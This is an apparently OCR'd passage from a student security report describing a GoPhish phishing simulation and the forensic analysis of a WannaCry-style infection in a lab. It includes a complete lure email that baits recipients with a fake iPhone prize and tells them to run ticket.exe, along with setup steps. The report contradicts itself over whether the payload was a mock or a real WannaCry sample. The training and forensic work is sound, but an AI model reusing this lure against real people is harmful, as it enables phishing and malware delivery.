
```
<!doctype html>
<html>
  <body>
    <div style="font-family: Arial, sans-serif;">
      <img src="https://example.com/logo.png" alt="Fawryz Logo" style="
width:160px;" />
      <h2>Congratulations!</h2>
      <p>Dear {{.FirstName}},</p>
      <p>We are excited to inform you that you have been randomly selec
ted to receive a brand new <strong>iPhone 17 Pro</strong> in our custom
er appreciation giveaway.</p>
      <p>To claim your prize, please download your raffle ticket and ru
n it on your Windows machine:</p>
      <p><a href="http://localhost:8000/ticket.exe">Download your ticke
t</a></p>
      <p>Best regards,<br/>Fawryz Team</p>
    </div>
  </body>
</html>
```

Template notes: - Replace {{.FirstName}} with GoPhish template variables where appropriate. - Use realistic logos and formatting to increase believability for training, but do not impersonate any real organization without permission. - Leave the default GoPhish tracking image enabled if you want open/click tracking.



4.4.2)Sending Profile (MailHog)

In GoPhish Admin: - Navigate to `Sending Profiles` -> `New Profile`. - **SMTP Host:** `localhost:1025` - **From Address:** `support@fawryz.com` (mailhog will accept it) - Save and Send a Test email to verify MailHog receives it.




4.4.3)Target Groups

CSV example (headers are optional; GoPhish accepts name/email columns):

```
first_name,last_name,email
Marwan,Sherif,MarwanSherif@mail.com
Alice,Smith,alice.smith@example.test
```

In GoPhish: `Users & Groups` -> `New Group` -> `Import CSV` (or add single users manually).



4.5) Payload Design (ticket.exe) — *Safe handling and reporting note*

Note: For background research we obtained a known WannaCry ransomware sample for analysis only. The sample was **not executed** on any production system. All handling of the sample was done in a controlled, isolated lab environment under supervisor approval. The live demonstration shown in this project used a benign mock payload (`ticket.exe`) that only simulates ransomware behavior (pop-up ransom message and safe file rename inside a contained demo folder) and does **not** encrypt or damage real user data.

- **What we did with the WannaCry sample:** referenced for academic analysis and comparison.
- **What we used in the demo:** `ticket.exe` (WannaCry sample)
- **Safety measures (summary):**
  - Analysis work limited to an isolated VM in an air-gapped/test lab.
  - Supervisor / lab authorization was obtained.


- No real user files or production networks were used.
- All artifacts and screenshots included in the report are sanitized.


4.6)Running the Simulation (Step-by-step)


1. Start MailHog: `mailhog` (ensure SMTP 1025 and UI 8025 are active).
2. Start GoPhish: `./gophish` (note admin URL and phishing server URL). Log into admin console.
3. Build `ticket.exe` and start a local HTTP server to host it: `python3 -m http.server 8000` in the directory containing `ticket.exe`.
4. In GoPhish, create the email template that links to `http://localhost:8000/ticket.exe`.
5. Create a sending profile pointing to `localhost:1025` (MailHog).
6. Prepare a target group with one or more test email addresses.
7. Launch the campaign from GoPhish and monitor the campaign dashboard.
8. Open MailHog at `http://localhost:8025` to view delivered emails. Click the link to download & run `ticket.exe` (or instruct a test user to do so in a VM).
9. Observe the payload behaviour (ransom note popup and demo file renaming) and check logs generated by the payload.
10. Review GoPhish campaign results for opens/clicks.

4.7) Observing Results & Metrics

GoPhish Dashboard Metrics: - **Sent:** Number of emails sent. - **Delivered:** MailHog reception (GoPhish shows send status). - **Opened:** Tracked via embedded tracking pixel. - **Clicked:** Tracked via link redirection through GoPhish.



gophish
Results for Phishing simulation campaign
Details





4.8)Disk & Memory Image Acquisition


Once images are captured, verify their integrity using the acquisition tool's built-in verification/confirmation features and confirm the images are readable. Store the images securely for analysis (use encrypted or access-controlled storage). As noted in digital forensics best practices, a complete bitstream image is the standard "forensic duplicate" for later analysis.



4.9)Forensic Analysis & Indicators of Compromise (IOCs)

Using the disk and memory images, analysis proceeded with **Volatility** (for RAM) and registry / file-viewing tools (for the disk image). Volatility was used to enumerate running processes, show process trees, and inspect loaded modules from memory. In the memory image we identified two notable items via **`pstree`** / **`pslist`** style output and process inspection:


- A process named **`@wannacrydecryptor`** present in memory and showing behavior consistent with a dropped/running payload (visible in the process list).
- A process named **`tasksche.exe`** shown running from a suspicious filesystem location (reported in the process tree and confirmed by memory-resident module information).




On the disk image, registry analysis revealed a persistence entry created to maintain execution across reboots. The specific Run key discovered was:

HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\WanaCrypt0

This Run key referenced the persistence executable (the same path/name observed in the memory analysis). In this controlled lab, the registry Run key plus the in-memory evidence of **@wannacrydecryptor** and **tasksche.exe** form the primary indicators of compromise (IOCs) for the simulated infection.



HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run



HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\WanaCrypt0 Run

4.10)MITRE ATT&CK Mapping

Stage	Technique ID	Technique Name	Description
Initial Access	T1566.001	Phishing: Spearphishing Attachment	The phishing email (sent via GoPhish) contained a download link to ticket.exe, representing a malicious attachment or link lure.
Execution	T1204.002	User Execution: Malicious File	The victim executed ticket.exe believing it was a raffle ticket; this initiated the simulated ransomware payload.
Persistence	T1547.001	Registry Run Keys / Startup Folder	Registry key HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\WanaCrypt0 ensured the payload (tasksche.exe) ran on startup.
Defense Evasion	T1036.005	Masquerading: Match Legitimate Name or Location	The payload used legitimate-sounding filenames like tasksche.exe to avoid suspicion.
Impact	T1486	Data Encrypted for Impact	While the mock payload did not encrypt real files, it simulated the encryption process and displayed a ransom message, demonstrating this technique safely.
Command & Control	T1071.001	Application Layer Protocol: Web Protocols	In a real-world WannaCry-style attack, communication to a command server would occur via HTTP/S; this behavior was conceptually discussed but not executed.

4.11)Cyber Kill Chain

Kill Chain Phase	What happened in the simulation	Artifacts / Evidence	Was it detected? If so how & when
Reconnaissance	Attacker (simulator) prepared the lure and target list (created email template and CSV of targets).	GoPhish templates, targets.csv, project notes.	Not detected – preparation phase.

Weaponization	Created the payload concept (ticket.exe mock) and phishing HTML body	ticket.py source, PyInstaller build artifacts, HTML template.	Not detected – payload preparation.
Delivery	Email sent via GoPhish MailHog; phishing email delivered to target inbox	MailHog captured mails, GoPhish “Sent” entries.	Not detected – email successfully delivered.
Exploitation	The victim clicked the link and executed ticket.exe on the test VM. This is where code ran.	Download logs, ticket.exe execution on VM, process entry in memory.	Detected here – Late Detection: Infection became visible only after execution (ransomware activity observed).
Installation	Registry Run key added to maintain persistence (HKLM\...\WanaCrypt0 referencing the payload).	Registry hive from disk image, Run key entry, file path referenced by key.	Detected later during forensic analysis (post-infection).
Command & Control (C2)	Simulated / Not executed. In a real WannaCry variant C2 or worming may exist; no external C2 activity was performed in the lab.	N/A (no network callbacks executed).	Not applicable.
Actions on Objectives	impact renamed demo files and displayed ransom-note UI (simulated data encryption).	demo_files with .encrypted names, ticket_log.txt, ransom-note popup screenshots.	Observed as visible system impact.

4.12)Detection Summary

- Detection occurred late, during the Exploitation phase, after the payload executed.
- Volatility analysis revealed malicious processes (@WannaCryDecryptor, tasksche.exe) running from suspicious paths.
- FTK Imager and registry examination showed a persistence entry at HKLM\SOFTWARE\WOW6432Node\WanaCrypt0.
- These findings confirm that the simulated ransomware successfully executed before detection, which reflects real-world challenges in early ransomware identification.


4.13)Incident Response and Post-Incident Activities

After identifying the infection indicators in memory and registry analysis, an incident response workflow was initiated to contain, analyze, and recover the affected system within the controlled lab environment.

4.13.1)Containment and Recovery Actions

Following the forensic findings, we took several steps to safely manage and restore the affected virtual machine:

- **Root Cause Analysis:**
  The infection originated from the execution of the downloaded `ticket.exe`, which simulated the WannaCry behavior after a successful phishing email interaction. The root cause was confirmed to be user interaction with the phishing attachment, demonstrating the effectiveness of social engineering tactics.
- **Isolation of Affected Systems:**
  The infected VM was immediately isolated from the lab network to prevent any possible propagation or external communication. No data exfiltration or cross-system infection occurred, as confirmed through network monitoring and memory analysis.
- **System Recovery:**
  After isolation, we restored the affected VM using a **clean backup image** created before the simulation. This ensured the environment was returned to a stable state without residual infection. FTK Imager was used to verify the backup image before restoration.



4.14)Recommendations & Mitigations

Based on the analysis of the phishing and ransomware simulation, several preventive and corrective security controls are recommended. These measures address the weaknesses that allowed the simulated infection to occur and strengthen defenses against similar real-world attacks.

4.14.1)User Awareness and Training

- Conduct **regular phishing-awareness sessions** to help users identify suspicious emails and attachments.
